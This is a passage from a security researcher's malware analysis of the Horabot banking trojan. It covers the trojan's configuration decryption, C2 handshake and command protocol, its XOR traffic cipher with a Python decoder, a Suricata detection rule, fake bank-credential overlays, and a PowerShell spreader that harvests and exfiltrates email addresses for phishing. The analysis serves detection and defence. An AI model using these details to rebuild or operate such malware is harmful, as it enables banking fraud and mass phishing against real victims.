Decrypted configuration values (root password redacted)

To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.

Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.

C2 socket address extraction

C2 socket address extraction

If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:

Extracting value 5 and 6 from the configuration

Extracting value 5 and 6 from the configuration

In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.

The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.

The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:

Comparison of "PING" and "Close" commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.

The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.

After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):

Encryption routine sub_00A9F2D0

Encryption routine sub_00A9F2D0

The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:

##[key1][key2][key3][encrypted_hex_data]##

Here’s a Python snippet to decode such traffic:

def deobfuscate_traffic(obfuscated):
    if not (obfuscated.startswith("##") and obfuscated.endswith("##")):
        raise ValueError("Invalid format")

    core = obfuscated[2:-2]
    
    key1 = int(core[0:4])
    key2 = int(core[4:8])
    key3 = int(core[8:12])
    
    hex_data = core[12:]
    
    current_key = key1
    output_chars = []
    
    for i in range(0, len(hex_data), 2):
        xored = int(hex_data[i:i+2], 16)
        
        high_byte = (current_key >> 8) & 0xFF
        original_char = chr(xored ^ high_byte)
        output_chars.append(original_char)
        
        current_key = ((current_key + xored) * key2 + key3) & 0xFFFF
    
    return "".join(output_chars)

Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:

alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)

As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.

Fake token overlay used for credential theft (right), with disassembly (left)

Fake token overlay used for credential theft (right), with disassembly (left)

The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.

Below is a collage of pictures where the targeted bank overlays are visible.

Excerpt of decrypted fake overlays

Excerpt of decrypted fake overlays

Stage 4: The spreader

In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.

We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.

In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.

Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:

  • Harvest emails via the MAPI namespace;
  • Exfiltrate unique email addresses to the C2;
  • Clean up the outbox;
  • Filter the exfiltrated email addresses against a blocklist of keywords;
  • Prepare a phishing email containing a malicious PDF;
  • Mass-distribute the email to the filtered addresses.

One interesting point is that the spreader’s code and comments allow us to extract some useful intel:

  • All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
  • It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
  • One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”

